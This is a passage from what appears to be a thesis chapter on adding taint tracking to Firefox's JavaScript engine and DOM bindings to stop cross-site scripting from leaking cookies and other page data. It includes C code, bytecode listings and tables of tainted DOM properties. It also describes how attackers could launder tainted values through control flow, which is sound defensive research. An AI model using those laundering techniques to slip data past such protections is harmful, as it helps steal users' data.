In Subsection 3.1.2.4, scopes were introduced to handle control dependencies. To implement scopes, a data structure was added to the stack frame of the JavaScript program. Figure 4.7 shows the *JSStackFrame* structure that was modified to contain the scopes for the executed part of the script. The structures for the scope are *XSS_ scope* `scope_root` and *XSS_ scope* `scope_current`. Details of the structure *XSS_ scope* are shown in Figure 4.8. It is a node of a double-linked-list that contains the taint state of the scope (e.g., tainted or untainted), if a previous scope (e.g., nested scopes for nested `if`-statements) is tainted (inserted for performance reasons), the opcode where the scope was created, and the boundaries of the scope (i.e., the program counter value of the first and last instruction that is covered by the scope). The two scope references in the *JSStackFrame* structure allow the access direct to the current scope and the root scope. The root scope is used to hold the first entry of the list and allows removing the list if it is no longer needed. To determine if an opcode is executed in a tainted scope, a macro can be used as shown in Figure 4.9. The macro `XSS_TAINTOUTPUT_ON_SCOPE` checks if the current scope of the frame pointer (i.e., `fp`) is tainted. To create a new scope, the macro `XSS_NEW_SCOPE` can be used. It uses the following arguments: current node, the start and end of the scope as program counter values and the taint status.

4.2.3.1 `if`-statement

The `if`-statement allows the conditional execution of code based on a test that returns a boolean value. An additional `else`-branch can be added to cover both possible boolean values of a condition. If the tested condition in the `if`-statement is tainted, control dependencies (see Subsection 3.1.2.3) have to be introduced to prevent the attacker from laundering the taint status from a value. This is implemented by a tainted scope that covers the complete `if`-statement (together with the `else`-branch) if present.

Consider the example in Figure 4.10. An `if`-statement with a tainted condition (i.e., `document.cookie == "a"` in Line 1) is used to assign the variable `x` an integer value of `5` in

```
struct JSStackFrame {
    JSObject        *callobj;       /* lazily created Call object */
    JSObject        *argsobj;       /* lazily created arguments object */
    JSObject        *varobj;        /* variables object, where vars go */
    JSScript        *script;        /* script being interpreted */
    JSFunction      *fun;           /* function being called or null */
    JSObject        *thisp;         /* "this" pointer if in method */
    uintN           argc;           /* actual argument count */
    jsval           *argv;          /* base of argument stack slots */
    jsval           rval;           /* function return value */
    uintN           nvars;          /* local variable count */
    jsval           *vars;          /* base of variable stack slots */
    JSStackFrame    *down;          /* previous frame */
    void            *annotation;    /* used by Java security */
    JSObject        *scopeChain;    /* scope chain */
    jsbytecode      *pc;            /* program counter */
    jsval           *sp;            /* stack pointer */
    jsval           *spbase;        /* operand stack base */
    uintN           sharpDepth;     /* array/object initializer depth */
    JSObject        *sharpArray;    /* scope for #n= initializer vars */
    uint32          flags;          /* frame flags -- see below */
    JSStackFrame    *dormantNext;   /* next dormant frame chain */
    JSAtomMap       *objAtomMap;    /* object atom map, non-null only
                                      if we hit a regexp object literal */
#ifdef XSS /* XSS */
        XSS_scope   *scope_root;    /* the taint-scopes (in
                                       a linked list) for this frame */
        XSS_scope   *scope_current; /* the current taint-scope
                                       for this frame */
        jsval       *scope_sp;      /* a pointer to the last
                                       not-tainted stackelement*/
        int         taint_retval;   /* flag if the returnvalue should
                                       be tainted or not */
#ifdef XSS_DEBUG /* XSS_DEBUG */
        int                             scope_count;    /* counts the
                                number of currently tainted scopes */
#endif /* XSS_DEBUG */
#endif /* XSS */
};
```

Figure 4.7: *JSStackframe* with scope modifications

```
/* structure if a scope is tainted.
   this is implemented as a double-linked-list */
typedef struct XSS_scope {
  /* flag if this scope is tainted. */
  int istainted;
  /* flag if one of the previous scopes is tainted */
  int prev_istainted;
  /* the opcode that created the scope */
  JSOp opcode;
  /* pc-marks to set boundries of the scope */
  jsbytecode *from;
  jsbytecode *to;
  struct XSS_scope *next;
  struct XSS_scope *prev;
} XSS_scope;
```

Figure 4.8: *XSS_ scope* definition

```
/* set check scope */
#define XSS_TAINTOUTPUT_ON_SCOPE
  /* taint if the scope is tainted */
  taintout_scope = XSS_SCOPE_ISTAINTED(fp->scope_current)
/* checks if the scope is tainted */
#define XSS_SCOPE_ISTAINTED(scope)
  (scope != NULL) && ((scope->istainted) || (scope->prev_istainted))
#define XSS_NEW_SCOPE(prevnode, startpc, endpc, settainted)
  /* create a new scope */
  xss_temp_scope = XSS_SCOPE_CREATE;
  XSS_SCOPE_INIT(xss_temp_scope, XSS_NOT_TAINTED);
  XSS_SCOPE_SET(prevnode, xss_temp_scope, settainted, startpc,
    endpc, op);
  /* advance scope_current */
  XSS_SCOPE_ADVANCE_NEXT(prevnode);
```

Figure 4.9: Macros for scopes

```
 1: if (document.cookie == "a") {
 2:   var x = 5;
 3: }
 4: print(x);
```

Figure 4.10: JavaScript example for a tainted scope covering an `if`-statement

```
00000:   2  defvar "x"
main:
00003:   1  name "document"
00006:   1  getprop "cookie"
00009:   1  string "a"
00012:   1  eq
00013:   1  ifeq 26 (13)
00016:   2  bindname "x"
00019:   2  uint16 5
00022:   2  setname "x"
00025:   2  pop
00026:   4  name "print"
00029:   4  pushobj
00030:   4  name "x"
00033:   4  call 1
00036:   4  popv
```

Figure 4.11: Opcodes for example in Figure 4.10

Line 2. After the if-statement the variable `x` is printed in Line 4. This JavaScript fragment is compiled into a byte-code representation with the opcodes as shown in Figure 4.11. At pc=00012 the tainted cookie string is on the stack, together with the string literal „`a`". The `eq` opcode tests both operands for equality and puts the boolean result on the stack. The opcode `ifeq` at pc=00013 tests the value on the stack and jumps to pc=00026 if this value is false to continue with the next statement after the `if`-statement. The opcodes from pc=00016 to pc=00025 are the body of the `if`-statement. The `ifeq` opcode has been modified to generate a tainted scope that covers the `if`-statement.

Figure 4.12 shows the source code of the implementation of the `ifeq` opcode. The common checks for tainted stack and scope are performed first (Lines 6-10). The opcode pops the boolean condition from the stack (Line 11) and checks whether or not something needs to be tainted (Line 13-14), which is the case for Example 4.10. Lines 15-25 calculate the end of the scope (e.g., pc=00026 that is encoded in the opcode). If the `if`-statement has an `else`-branch, the scope covers the `else`-branch as well. The end of the `else`-branch is encoded in the `JSOP_GOTO` opcode that is present as the last statement of the body of the `if`-statement (if an `else`-branch exists). If an `if`-statement without an `else`-branch is encountered in the program, then the `JSOP_GOTO` opcode would not present. In Line 26, the new scope is set. In this example, the boundaries are pc=00013 and pc=00026. The last Lines 28-31 calculate the next opcode to execute (i.e., whether the jump is taken or not).

4.2.3.2 `switch`-statement

`Switch`-statements are implemented similar to `if`-statements, but can result in more possible scopes. Some different types of switch-statements (conditional switch, tableswitch, etc.) are compiled into different kinds of switch-opcodes in the byte-code representation, but the implementational differences are small.

Consider the example in Figure 4.13. It uses a tainted value as switch condition (Line 1) and covers multiple cases (Lines 2,5) and a default case (Line 7). The JavaScript program is compiled

```
 1:  /*
 2:   * jump on a condition
 3:   * e.g. if (true) {} else {};
 4:   */
 5:  case JSOP_IFEQ:
 6: #ifdef XSS /* XSS */
 7:   /* check if the stack is tainted or the scope */
 8:   XSS_TAINTOUTPUT_ON_STACK;
 9:   XSS_TAINTOUTPUT_ON_SCOPE;
10: #endif /* XSS */
11:     POP_BOOLEAN(cx, rval, cond);
12: #ifdef XSS /* XSS */
13:     XSS_TAINTOUTPUT_ON_VALUE(rval);
14:     XSS_CALC_TAINTOUTPUT;
15:     /* new taint scope
16:        calculate then-branch */
17:     xss_pc = pc + GET_JUMP_OFFSET(pc);
18:     /* add else-branch (if exists) */
19:     if (((JSOp) *(xss_pc-3)) == JSOP_GOTO) {
20:       /* if it is a while then the new xss_pc is back
21:          not forward */
22:      if (GET_JUMP_OFFSET(xss_pc-3) > 0) {
23:        xss_pc = xss_pc + GET_JUMP_OFFSET(xss_pc-3);
24:      }
25:    }
26:    XSS_NEW_SCOPE(fp->scope_current, pc, xss_pc, taintoutput);
27: #endif /* XSS */
28:    if (cond == JS_FALSE) {
29:      len = GET_JUMP_OFFSET(pc);
30:      CHECK_BRANCH(len);
31:    }
32:    break;
```

Figure 4.12: Opcode that test the condition of an `if`-statement

```
 1: switch(document.cookie[0]) {
 2:  case 3:
 3:    var x = 3;
 4:    break;
 5:  case 1:
 6:    x = 1;
 7:  default:
 8:    x = 0;
 9: }
10: print(x);
```

Figure 4.13: `switch` example

```
start of sourcecode
00000:   3  defvar "x"
main:
00003:   1  name "document"
00006:   1  getprop "cookie"
00009:   1  zero
00010:   1  getelem
00011:   1  tableswitch defaultOffset 34 low 1 high 3
        1: 26
        2: 0
        3: 13
00024:   3  bindname "x"
00027:   3  uint16 3
00030:   3  setname "x"
00033:   3  pop
00034:   4  goto 53 (19)
00037:   6  bindname "x"
00040:   6  one
00041:   6  setname "x"
00044:   6  popv
00045:   8  bindname "x"
00048:   8  zero
00049:   8  setname "x"
00052:   8  popv
00053:  10  name "print"
00056:  10  pushobj
00057:  10  name "x"
00060:  10  call 1
00063:  10  popv
```

Figure 4.14: Opcodes for example in Figure 4.13

into the byte-code representation with the opcode sequence shown in Figure 4.14. The value to switch on is pushed onto the stack at pc=00010. The `tableswitch` opcode at pc=00011 takes the element from the stack and, based on its value, determines the next opcode where execution continues. For example, if the value to switch on is `3`, the next opcode in the jump-table is 13 steps ahead (as can be seen beneath the tableswitch opcode at pc=00011). Because currently the program counter is at pc=00011, the next opcode to continue is calculated to be at pc=00024 (i.e., Line 3 in Figure 4.13). For the correct execution of the program, this information is sufficient. However, to be able to correctly cover the complete switch statement with a tainted scope, the end of the `switch` statement (i.e., pc=00053) has to be known. This information is difficult to obtain at runtime. Therefore, information from the parse and compile phase is used to determine the end of the `switch` statement. Figure 4.15 shows details on how this is implemented. First, it is determined, if the scope has to be tainted or not (Lines 6-12). The instruction on Line 17 obtains the *jssrcnote* for the current opcode. This *jssrcnote* contains information about the actual switch statement that was processed at compile time. In particular, the length of the switch statement can be directly extracted from the *jssrcnote*. The scope can now be created to cover the whole switch statement. The boundaries of the scope for the example in Figure 4.14 are pc=00011 and

```
 1:  /*
 2:   * calculates the switch-target
 3:   * e.g. switch(x) { case 1: x = 2; }
 4:   */
 5:  case JSOP_TABLESWITCH:
 6: #ifdef XSS /* XSS */
 7:    /* check if the stack is tainted or the scope */
 8:    XSS_TAINTOUTPUT_ON_STACK;
 9:    XSS_TAINTOUTPUT_ON_SCOPE;
10:    xss_jsval = FETCH_OPND(-1);
11:    XSS_TAINTOUTPUT_ON_VALUE(xss_jsval);
12:    XSS_CALC_TAINTOUTPUT;
13:    JS_BEGIN_MACRO
14:      jssrcnote *sn;
15:      ptrdiff_t len;
16:      /* get the length of the switch-statement */
17:      sn = js_GetSrcNote(fp->script, pc);
18:      len = js_GetSrcNoteOffset(sn, 0);
19:      /* and create a new scope over the whole switch-statement */
20:      XSS_NEW_SCOPE(fp->scope_current, pc, pc + len, taintoutput);
21:    JS_END_MACRO;
22: #endif /* XSS */
23:    pc2 = pc;
24:    len = GET_JUMP_OFFSET(pc2);
...
```

Figure 4.15: Code fragment for the `tableswitch` opcode

pc=00053, because the length of the `tableswitch` statement is 42.
For switch statements that contain many instructions, the jump distances do not fit into the table of the opcode. Therefore, a special opcode `JSOP_TABLESWITCHX` exists that uses bigger jump tables. Interestingly, a bug [1] in the implementation of the Mozilla Firefox web browser up to version 1.5 causes the web browser to run in an infinite loop when using certain `JSOP_TABLESWITCHX` constructs. The reason for this seems to be the incorrect computation of the offset of the last *jssrcnote*. This bug was patched while implementing the modifications for the scopes.

4.2.3.3 Functions and `eval`

There are two kinds of functions used by the JavaScript engine: native functions and functions in JavaScript. Functions that are implemented in the application that uses the JavaScript engine are native functions (e.g., `print()` for the JavaScript shell, or `alert()` in the web browser). The way tainted data is handled with this kind of function is explained in detail in Subsection 4.3.2. The other kind of functions, discussed in this subsection, have an implementation in the JavaScript language that can be executed by the JavaScript engine.
Scopes are used with functions under different kinds of circumstances:

- an untainted function is called in a tainted scope

[1] https://bugzilla.mozilla.org/show_bug.cgi?id=324650

```
1: var x = function () {
2:   var y = 3;
3: }
4: if (document.cookie[0] == 3) {
5:   x();
6: }
7: print(y);
```

Figure 4.16: Example for a function called in a tainted scope

- a tainted function is called
- the parameter of `eval` is tainted

All these circumstances require a tainted scope that covers every instruction that is executed by the function. The example in Figure 4.16 shows a function (defined in Line 1-3) that is called (Line 5) within a tainted scope (Line 4-6). Note, that the function `x()` itself is not tainted at Line 5. In Figure 4.17 the opcodes for this JavaScript fragment are shown. From pc=00003 to pc=00009, the function variable `x` is set. Because no tainted value is used and no scope exists while executing these lines, the variable `x` is not tainted. Also, the variable `x` is put on the stack at pc=00028 it is not tainted. Otherwise, the function would still be tainted when the scope ends. At pc=00032 the function is called. The opcode that calls the function creates a new stack frame for this function. However, because the function is executed in a tainted scope, the initial scope for the called function is tainted as well. Figure 4.18 shows the fragment where the initial scope for the new function is set. This scope has the boundaries pc=00000 and pc=00006 (see bottom of Figure 4.17) that cover the execution of the function. The scope is removed when the function returns.
If a function is tainted, the call opcode creates a scope over this function (which is stored in the newly generated stack frame). Figure 4.19 shows a call to a tainted function. The function is defined in Lines 2-3. A tainted scope covers Lines 1-5 because the condition of the `if`-statement on Line 1 is tainted. When the function is called in Line 6, the opcode creates a tainted scope that covers the whole function.
The `eval` function is special because it allows the execution of a JavaScript program that is defined passed to eval as its string argument. If the string is tainted, a tainted scope has to be created that covers the execution of the program. Figure 4.20, illustrates a JavaScript fragment that evaluates a tainted JavaScript program. The argument of `eval` in Line 1 is tainted because the cookie that is appended to the string literal is tainted. In Figure 4.21 the generated opcodes for the program in Figure 4.20 are shown. The value pushed on the stack at pc=00013 is tainted. When the `eval` opcode at pc=00014 is executed, it creates a tainted scope that surrounds the evaluated script shown at the bottom of Figure 4.21. The variable x is set at pc=00009 of the evaluated program. The scope around the program is evaluated and thus, variable x becomes tainted. When the original program continues at pc=00017, the variable x is tainted in the main program as well.

```
00000:   1  defvar "x"
main:
00003:   1  bindname "x"
00006:   1  anonfunobjj (function () {var y = 3;})
00009:   1  setname "x"
00012:   1  pop
00013:   4  name "document"
00016:   4  getprop "cookie"
00019:   4  zero
00020:   4  getelem
00021:   4  uint16 3
00024:   4  eq
00025:   4  ifeq 36 (11)
00028:   5  name "x"
00031:   5  pushobj
00032:   5  call 0
00035:   5  popv
00036:   7  name "print"
00039:   7  pushobj
00040:   7  name "y"
00043:   7  call 1
00046:   7  popv
function () { var y = 3; }
main:
00000:   3  uint16 3
00003:   3  setvar 0
00006:   3  pop
```

Figure 4.17: Opcodes of the example in Figure 4.16

```
 1: #ifdef XSS /* XSS */
 2:   /* initialize the xss-scope */
 3:   XSS_SCOPE_INIT_ROOT(newifp->frame, XSS_NOT_TAINTED, XSS_FALSE);
 4:   /* set the bounds of the scope and if it should be tainted (scope
 5:      or function tainted) */
 6:   XSS_SCOPE_SET(NULL, newifp->frame.scope_root, taintoutput,
 7:     script->code, script->code + script->length, JSOP_CALL);
 8: #endif /* XSS */
```

Figure 4.18: `call` opcode

```
1: if (document.cookie) {
2:   function x () {
3:     var y = 3;
4:   }
5: }
6: x();
```

Figure 4.19: Example for the call of a tainted function

```
1: eval("var x = " + document.cookie);
2: print(x);
```

Figure 4.20: Example for use of tainted argument in `eval`

```
main:
00000:   1  name "eval"
00003:   1  pushobj
00004:   1  string "var x = "
00007:   1  name "document"
00010:   1  getprop "cookie"
00013:   1  add
00014:   1  eval 1
00017:   1  popv
00018:   2  name "print"
00021:   2  pushobj
00022:   2  name "x"
00025:   2  call 1
00028:   2  popv
eval program:
00000:   1  defvar "x"
main:
00003:   1  bindname "x"
00006:   1  name "thecookieval"
00009:   1  setname "x"
00012:   1  pop
```

Figure 4.21: Opcodes for the example in Figure 4.20



Figure 4.22: initially tainting data

4.3 Browser implementation

The Mozilla Firefox web browser [32] uses the JavaScript engine SpiderMonkey [27] to execute scripts that are embedded in the web pages and for automation in the user interface. Dynamic data tainting tracks sensitive information in the JavaScript engine. However, the initially tainted values are stored in the browser implementation of the DOM tree. Therefore, these data sources have to return tainted data when accessed from a JavaScript program. This is explained in Subsection 4.3.1. Also, the tainted data needs to be exchanged between the JavaScript engine and the XPCOM objects (e.g., the DOM implementation). Details of the implementation are explained in Subsection 4.3.2.

4.3.1 Initial data tainting

To decide which kind of data needs tainting, the Table 3.1 that is taken from [50] is used. The necessary steps to get a tainted value into the JavaScript program is explained with an example shown in Figure 4.22. The script (1) contains the instruction to access the cookie of the document (with `document.cookie`). When the HTML page that contains the script is loaded by the web browser, the script is parsed and compiled to a JavaScript program (2) in byte-code representation (see Section 4.1). The compiled program is then executed by the JavaScript engine. When the engine gets to the operation that gets the `cookie` property from the `document` (3) it generates a call to the implementation of the document (4). Which method in the implementation has to be called is decided by a XPCOM wrapper. Details about the inner workings and necessary

```
1: #define XSS_NOT_TAINTED 0
2: #define XSS_TAINTED 1
3:
4: // flag if the string is tainted
5: int xss_istainted;
```

Figure 4.23: Taint flag definition

modifications can be found in Subsection 4.3.2. Parameters of the call (if there are any) are converted from JavaScript engine types to according types of the implementation (5). Then the corresponding method for `document.cookie` is called (6). The result is calculated or taken from the internal representation, then tainted and returned (7). The returned value is converted in a value with a type used by the JavaScript engine (8) (see Subsection 4.3.2). This value has an additional structure with a tainted flag (for details see Subsection 4.2.1). The flag is set because the XPCOM value is tainted too. The result of the operation that gets the `cookie` property is now tainted (9).
To taint the return value of an initial tainting source, two methods were implemented. The first method is used for returned strings and is described in Subsection 4.3.1.1. The other method is used for types other than string. It is described in Subsection 4.3.1.2.

4.3.1.1 Return type string

The strings returned by the DOM implementation had to be extended to contain a taint flag. Every method of a tainting source that returns a string has been modified to taint it. The XPCOM part of the Mozilla Firefox web browser uses many different string types [35]. The string classes were extended to contain the additional taint flag and methods to access this flag. More precisely, the following files where modified:

- `nsTString.h, nsTAString.h, nsTDependentSubstring.h, nsTSubstring.h` (in directory xpcom/string/public)
- `nsTAString.cpp, nsTSubstring.cpp, nsReadableUtils.cpp` (in directory xpcom/string/src)
- `nsTextFragment.h` (in directory content/shared/public)
- `nsTextFragment.cpp` (in directory content/shared/src)

The taint flag for the string class is defined as shown in Figure 4.23 (with two definitions of the flag status), while Figure 4.24 shows the implementation of the access methods to read and set the tainted flag. The strings are able to transfer the tainted status from one string to another string. A transfer is automatically performed when the `append`, `insert`, or `replace` method of a string is called with another string as an argument and the other string is tainted. Figure 4.25 shows how the transfer of taint information is handled when a string is appended to another string of the class `nsTAString_CharT`. If the appended string `readable` is already tainted (checked in Line 5), then this string gets tainted too (set in Line 6). This behaviour is implemented in all string classes.

```
 1: /**
 2:  * Checks if this string is tainted
 3:  */
 4: NS_COM int xssGetTainted() const {
 5:   return xss_istainted;
 6: }
 7: /**
 8:  * Sets this string to tainted
 9:  */
10: NS_COM void xssSetTainted(int tainted);
11:
12: // example implementation
13: void
14: nsTAString_CharT::xssSetTainted(int tainted)
15: {
16:   xss_istainted = tainted;
17: }
```

Figure 4.24: Taint flag access methods

```
 1: void
 2: nsTAString_CharT::Append( const self_type& readable )
 3: {
 4: #ifdef XSS /* XSS */
 5:   if (readable.xssGetTainted() == XSS_TAINTED) {
 6:     xssSetTainted(XSS_TAINTED);
 7:   }
 8: #endif /* XSS */
 9:   if (mVTable == obsolete_string_type::sCanonicalVTable)
10:     AsSubstring()->Append(readable);
11:   else
12:     AsObsoleteString()->do_AppendFromReadable(readable);
13: }
```

Figure 4.25: Example of tainted flag information transfer in `nsTAString.cpp`

```
 1: NS_IMETHODIMP
 2: nsHTMLDocument::GetCookie(nsAString& aCookie)
 3: {
 4:   aCookie.Truncate(); // clear current cookie in case service fails;
 5:                       // no cookie isn't an error condition.
 6:   // not having a cookie service isn't an error
 7:   nsCOMPtr<nsICookieService> service =
 8:     do_GetService(kCookieServiceCID);
 9:   if (service) {
10:     service->GetCookieString(codebaseURI, mChannel,
11:       getter_Copies(cookie));
12:     CopyASCIItoUTF16(cookie, aCookie);
13: #ifdef XSS /* XSS */
14:     {
15:       nsCString  xss_doc_uri;
16:         if (mDocumentBaseURI) {
17:           mDocumentBaseURI->GetSpec(xss_doc_uri);
18:         }
19:         XSS_LOG("xsstaintstring nsHTMLDocument::GetCookie: %s\n",
20:           ToNewCString(
21:             NS_LITERAL_STRING("'") +
22:             aCookie +
23:             NS_LITERAL_STRING("' ") +
24:             NS_ConvertUTF8toUTF16(xss_doc_uri)));
25:     } while (0);
26:     aCookie.xssSetTainted(XSS_TAINTED);
27: #endif /* XSS */
28:   }
29:   return NS_OK;
30: }
```

Figure 4.26: Implementation of the method that returns the tainted cookie

Unfortunately, not all strings used in the browser implementation are defined by a string class and therefore, it is not always possible to automatically transfer the taint flag information. For example, `char*` strings, which cannot contain taint information, are used as well. On one hand, modifying or wrapping the `char*` strings would have resulted in changing major parts of the interface and the implementation. On the other hand, it is actually not necessary to automatically track taint information for all possible combinations of strings and their operations to allow proper tainting of initial tainting sources. Therefore, implementing correct behaviour for every possible combination of string operations is left for future implementation.

If a method that implements a tainting source returns a string, the string is tainted right before the method returns it. Figure 4.26 contains an example of this kind of tainting for the cookie of the document. The method that returns the cookie is implemented by the `nsHTMLDocument` class and is called `GetCookie` (see Line 2). The cookie is retrieved from the service called `nsICookieService` in Lines 10-11 and then copied into the return value (i.e., in Line 12 in `aCookie`). The returned string is always tainted with a call to the `aCookie.xssSetTainted(XSS_TAINTED)` method in Line 26. The code in Lines 14-25 is for logging purposes only. Similar to this example, the other tainting sources that return a string are modified as well. A list of tainting sources that return

Object	Tainted properties
Document	cookie, domain, lastModified, referrer, title, URL
Form	action
Any form input element	defaultValue, name, toString, value
History	toString
Select option	text, value
Location and Link	hash, host, hostname, href, pathname, port, protocol, search, toString
Window	defaultStatus, status

Table 4.1: Tainting sources that return strings

Object	Tainted properties	Type
Any form input element	checked, defaultChecked	boolean
Any form input element	selectedIndex	integer
Select option	defaultSelected, selected	boolean

Table 4.2: Tainting sources that return other types than strings

strings can be seen in Table 4.1, which is extracted from Table 3.1.

4.3.1.2 Other return types

Table 4.2 lists all tainting sources and their types which do not return values of type string. As shown, the only other JavaScript types used are boolean and integer. The methods in the browser implementation use primitive types as well. Similar to the problems with primitive types in the JavaScript engine (explained in Subsection 4.2.1), the integers and booleans in the browser part cannot easily be tainted without rewriting big parts of the browser implementation.
Therefore, another method had to be found. Our implementation uses tainting of return values based on which methods in the browser part are called. Each of the properties in Table 4.2 has a corresponding method in the browser implementation. For example, when the `defaultChecked` property of an input element is read by the JavaScript program, a browser method is called that returns a boolean value. Because the boolean value in the browser implementation cannot be tainted easily, the implementation taints the converted value that is returned to the JavaScript engine, if the called method is identified as being one which returns a primitive type of an initial tainting value. At the time the value is converted, all necessary information can be accessed (i.e., it is possible to identify the called method and the JavaScript values).
This tainting approach, which is based on the called methods when the values are converted for the JavaScript engine, is performed in the code stored in the file `xpcwrappednative.cpp` (in directory js/src/xpcconnect/src/). Figure 4.27 shows details of the implementation for calls that retrieve the `checked` and `defaultChecked` properties of input elements. First, a check is performed to ensure that the right kind of input element is used. This is done in Lines 1-2. If the called method is the one that attempts to obtain the `checked` property of an input element (Line 5), then a flag is set that the return value has to be tainted (Line 6). The methods can be identified by the value of `vtblIndex`. This value is used to identify which method has to be called in Lines 12-13. The values are `0x43` for `checked` and `0x38` for `defaultChecked`. If the implementation of the input element changes, the numbers used by our modifications have to be changed accordingly. Finally,

```
 1: nsCOMPtr<nsIDOMHTMLInputElement> element(do_QueryInterface(callee));
 2: if (element) {
 3:   // GetChecked
 5:   if (vtblIndex == 0x43)
 6:     xss_taint_retval = PR_TRUE;
 7:   // GetDefaultChecked
 8:   if (vtblIndex == 0x38)
 9:     xss_taint_retval = PR_TRUE;
10: }
11:
12: invokeResult = XPTC_InvokeByIndex(callee, vtblIndex,
13:         paramCount, dispatchParams);
```

Figure 4.27: Implementation of tainting by method index

the method to get the `checked` status of the input element is invoked. When the call returns, the value has to be tainted. Subsection 4.3.2 provides details about the conversion of the returned types to JavaScript values.

4.3.2 XPCOM interface

If a JavaScript program accesses DOM nodes or properties, the JavaScript engine translates these accesses to method calls into the browser implementation of the corresponding DOM nodes. The objects that implement these methods can be accessed using XPCOM [25]. If tainted values are used in an access, the taint information has to be exchanged between the JavaScript engine and the browser object. The method `XPCWrappedNative::CallMethod` in the file `xpcwrappednative.cpp` (in directory js/src/xpconnect/src/) invokes the method that is accessed and converts the parameters. Therefore, modifications to allow tainting are done in this method, or methods that are used by it.

The steps performed by the method `CallMethod` are as follows: First, the parameters of the call are converted from JavaScript values to corresponding DOM values, making use of the method `JSData2Native`. Then, the method in the object implemented by the browser is invoked. When the call returns, the DOM values are converted back to JavaScript values. Parts of this conversion are done in the method `NativeData2JS`.

Transfer of taint information from JavaScript values to DOM values and vice versa involves different types. But because direct tainting of values in the browser implementation is only possible for string classes, only values of type string have to be modified.

As mentioned before, the two methods `JSData2Native` and `NativeData2JS` are used to convert values. One type of value converted by them is the string type. Therefore, these methods were modified to keep the taint information in the process. They are implemented in the file `xpcconvert.cpp` (in directory js/src/xpconnect/src/).

Figure 4.28 shows how a JavaScript string is converted into a corresponding DOM string. The method has two parameters that are important for the conversion (see Line 2): the variable `d` and the *jsval* `s`. The *jsval* `s` contains the value to be converted. After the method finishes, the result is expected in variable `d`. The first modification in Lines 6-12 is responsible to obtain the taint status

```
 1: JSBool
 2: XPCConvert::JSData2Native(XPCCallContext& ccx, void* d, jsval s,
 3:   const nsXPTType& type,
 4:   JSBool useAllocator, const nsID* iid,
 5:   nsresult* pErr)
...
 6: #ifdef XSS /* XSS */
 7:   int xssIsTainted = XSS_JSVAL_IS_TAINTED(s);
 8:   // convert the jsval back to the orig jsval
 9:   jsval xss_temp;
10:   XSS_TO_ORIG_JSVAL(s, xss_temp);
11:   s = xss_temp;
12: #endif /* XSS */
...
13: case nsXPTType::T_DOMSTRING:
14: {
15:   static const NS_NAMED_LITERAL_STRING(sEmptyString, "");
16:   static const NS_NAMED_LITERAL_STRING(sVoidString, "undefined");
17:   const PRUnichar* chars;
18:   JSString* str = nsnull;
19:   JSBool isNewString = JS_FALSE;
20:   PRUint32 length;
21: #ifdef XSS /* XSS */
22:   if (cx->fp && XSS_SCOPE_ISTAINTED(cx->fp->scope_current)) {
23:     xssIsTainted = XSS_TAINTED;
24:   }
25: #endif /* XSS */
...
26: #ifdef XSS /* XSS */
27:   (*((nsAString**)d))->xssSetTainted(xssIsTainted);
28: #endif /* XSS */
...
29: }
...
```

Figure 4.28: Conversion of a JavaScript value to a browser implementation string value

```
 1: XPCConvert::NativeData2JS(XPCCallContext& ccx, jsval* d,
 2:   const void* s, const nsXPTType& type, const nsID* iid,
 3:   JSObject* scope, nsresult* pErr)
 4:
...
 5: case nsXPTType::T_DOMSTRING:
 6: {
 7:   const nsAString* p = *((const nsAString**)s);
 8:   if(!p)
 9:     break;
10:
11:   if(!p->IsVoid()) {
12:     JSString *str =
13:       XPCStringConvert::ReadableToJSString(cx, *p);
14:     if(!str)
15:       return JS_FALSE;
16:
17:     *d = STRING_TO_JSVAL(str);
18: #ifdef XSS /* XSS */
19:     if ((*((nsAString**)s))->xssGetTainted() ==
          XSS_TAINTED) {
20:       XSS_JSVAL_SET_ISTAINTED(XSS_TAINTED, *d);
21:     }
22: #endif /* XSS */
23:   }
24:   // *d is defaulted to JSVAL_NULL so no need to set it
25:   // again if p is a "void" string
26:   break;
27: }
...
```

Figure 4.29: Conversion of a browser implementation string value to a JavaScript value

of the source value and to convert it back into the original type. After this initial conversion, the following lines do the actual conversion. Lines 21-25 test if the current scope is tainted and set the flag accordingly. The transfer of the taint information is finally performed in Lines 26-28. The taint status of the DOM string is set to the same taint status as the taint status of the JavaScript value. There are other string type conversions in this method that are not shown in Figure 4.28, but they are handled in a very similar way.

The conversion of a tainted DOM string into a tainted JavaScript value is shown in Figure 4.29. In the declaration of the method in Lines 1-3, the variable `s` is the DOM string and *jsval* `d` is the value returned to the JavaScript engine. The conversion of the DOM string to a JavaScript value is performed in Lines 12-17. The necessary modifications to transfer the taint information are in Lines 18-22. Only if the DOM string is tainted, the JavaScript value is tainted as well.

To prevent laundering of tainted values by temporarily storing them in DOM nodes, the DOM nodes have to be tainted. This is done in `CallMethod`. Figure 4.30 shows the modifications to the method. Lines 3-5 define a new variable that is used as a flag to store whether or not the returned value has to be tainted. Lines 6-13 get the HTML document of the node that is associated with the called method. If the scope, in which the method is called is tainted, the DOM node has to be

```
